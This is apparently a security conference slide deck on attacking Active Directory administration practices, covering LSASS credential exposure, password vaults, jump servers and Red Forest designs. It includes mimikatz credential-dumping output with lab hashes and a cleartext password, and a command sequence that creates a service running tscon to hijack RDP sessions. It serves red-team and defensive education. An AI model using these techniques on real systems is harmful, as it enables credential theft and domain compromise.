Exploiting Active Directory Administrator Insecurities

Sean Metcalf
@Pyrotek3

ABOUT

- Founder Trimarc (Trimarc.io), a professional services company that helps organizations better secure their Microsoft platform, including the Microsoft Cloud.
- Microsoft Certified Master (MCM) Directory Services
- Speaker: Black Hat, Blue Hat, BSides, DEF CON, DerbyCon, Shakacon, Sp4rkCon
- Security Consultant / Researcher
- Active Directory Enthusiast - Own & Operate ADSecurity.org (Microsoft platform security info)

AGENDA

- Where We Were & Where We Are Now
- Blue Sharpens Red
- Old-School AD Admin Methods
- The New School Methods
- Exploiting Administrative Assumptions
- The Latest “Best Way” to Admin AD (& How to Bypass It)
- Conclusion

Where We Were

- In the beginning, there were admins everywhere.
- Some environments actually had almost as many Domain Admins as users.
- This resulted in a target rich environment with multiple paths to exploit.
- Traditional methods of administration are trivial to attack and compromise due to admin credentials being available on the workstation.

Where We Are Now

- Organizations are slowly & gradually improving defenses.
- Limit privileged rights
  - Reduce admin group membership
  - Reduce rights down to what's actually required
- Limit Admin logon capability & location
  - Group Policy or user logon controls
- This is definitely a step in the right direction, but still does not *solve* the issues with how administration is typically done
  - Mostly still performed from a regular workstation

Blue Sharpens Red (& vice versa)


- if you were used to running your standard playbook and never made it past Chapter 1, know that this will change (if it hasn't already).
- There will always be weaknesses to exploit, but defenders are getting better. Red needs to adapt.
- What do you do when the standard playbook doesn’t work?

Old-School AD Administration

- Logon to workstation as an admin
- RunAs on workstation and run standard Microsoft MMC admin tools ("Active Directory Users & Computers“)
- RDP to Domain Controllers to manage them

Old-School AD Administration

- Logon to workstation as an admin
  - Credentials in LSASS
- RunAs on workstation and run standard Microsoft MMC admin tools ("Active Directory Users & Computers“)
  - Credentials in LSASS.
- RDP to Domain Controllers to manage them
  - Credentials in LSASS on remote server & keylog locally for creds.



```
mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 5088494 (00000000:004da4ee)
Session           : Interactive from 2
User Name         : hansolo
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222329127-1107
        msv :
         [00000003] Primary
         * Username : HanSolo
         * Domain   : ADSECLAB
         * LM       : 6ce8de51bc4919e01987a75d0bbd375a
         * NTLM     : 269c0c63a623b2e062dfd861c9b82818
         * SHA1     : 660dd1fe6bb94f321fbbd58bfc19a4189228b2bb
        tspkg :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        wdigest :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        kerberos :
         * Username : HanSolo
         * Domain   : LAB.ADSECURITY.ORG
         * Password : Falcon99!
        ssp :
        credman :

Authentication Id : 0 ; 5088464 (00000000:004da4d0)
Session           : Interactive from 2
User Name         : hansolo
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222329127-1107
        msv :
         [00000003] Primary
         * Username : HanSolo
         * Domain   : ADSECLAB
         * LM       : 6ce8de51bc4919e01987a75d0bbd375a
```

The New School of Administration

- No RunAs on workstations with admin rights.
- RDP to Admin/Jump Server which may require two-factor/multi-factor auth.
- AD Admin credential authentication may be limited to specific admin servers and DCs.

Demo: Bloodhound

Exploiting Administrative Assumptions

- Read-Only Domain Controllers (RODCs) are often deployed and misconfigured.
- Sometimes attributes contain passwords (or other sensitive info).

DEMO:

How to determine what systems the Admins are authorized to logon to (using LDAP calls to AD) and probe those systems for enabled protocols (WMI, WSMan/PowerShell Remoting, etc).

Attacking the Password Vault

Attacking Password Vaults

- Companies are frequently turning to password vault technology to help improve administrative security.
- Tend to be either CyberArk or Thycotic SecretServer.
- PV often has a “reconciliation” account which is a DA to bring accounts back into compliance.

Password Vault Management

- Password vault maintains DA account(s)
- Admin connects to website & authenticates to the PV.
- Admin gets a password to use with the DA account
- Admin is proxied via the webserver through a RDP session to an Admin server or DC

Password Vault Weaknesses

- Authentication to the PV webserver is typically performed with the admin’s user account.
- Connection to the PV webserver doesn’t always require 2FA/MFA.
- The PV servers are often administered like any other server.
- Anyone on the network can send traffic to the PV server(s).

Admin Servers

Jump (Admin) Servers


- If Admins are **not** using Admin workstations, keylog for creds on admin’s workstation.
- Discover all potential remoting services.
  - RDP (2FA?)
  - WMI
  - WinRM/PowerShell Remoting
  - PSExec
  - NamedPipe
- Compromise a Jump Server, 0wn the domain!

Hijacking the Admin/Jump Server

- Get Admin on the server
- Get SYSTEM
- Run tscon.exe as SYSTEM

”if you run tscon.exe as the SYSTEM user, ***you can connect to any session without a password”***

https://medium.com/@networksecurity/rdp-hijacking-how-to-hijack-rds-and-remoteapp-sessions-transparently-to-move-through-an-da2a1e73a5f6



www.korznikov.com/2017/03/0-day-or-feature-privilege-escalation.html

Another method is to create a service that will connect selected session to ours.

1. Get all sessions information:

```
C:\Windows\system32>query user
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
 administrator                             1  Disc            1  3/12/2017 3:07 PM
>localadmin            rdp-tcp#55          2  Active          .  3/12/2017 3:10 PM

C:\Windows\system32>
```


2. Create service which will hijack user's session:

```
C:\Windows\system32>sc create sesshijack binpath= "cmd.exe /k tscon 1 /dest:rdp-tcp#55"
[SC] CreateService SUCCESS
```

3. Start service:

```
net setart sesshijack
```

Right after that your session will be replaced with target session.



```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\System32>q
```

Alexander Korznikov demonstrates using Sticky Keys and tscon to access an administrator RDP session — without even logging into the server.

https://medium.com/@networksecurity/rdp-hijacking-how-to-hijack-rds-and-remoteapp-sessions-transparently-to-move-through-an-da2a1e73a5f6

Red Forest

Red/Admin Forest Discovery

- Check trusts for 1-way trust where the production AD trusts another AD forest and Selective Authentication is enabled.
- Enumerate group membership of the domain Administrators group for a group or groups that are in this other forest.

The Latest “Best” Way to Admin AD & How to Get Around It

- Several organizations have deployed an Admin Forest and often ignore the primary production AD since all administrators of the AD forest are in the Red Forest.
- They often don't fix all the issues in the prod AD.
- They often forget about service accounts.
- Target agents on Domain Controllers.
- Identify systems that connect to DCs with privileged credentials on DCs (backup accounts).

Recommendations

Conclusion

- Most organizations have done "something" to better secure their environment
- It's often not enough, though some are successfully detecting pentest/red team engagements.
  https://twitter.com/HackingDave/status/959131987264057345
  https://twitter.com/malcomvetter/status/959913399592239104
- Summarize how to better operate in these "more secure" environments and what is needed.
- Recommendations you can pass on to customers to help them improve their admin hygiene and security.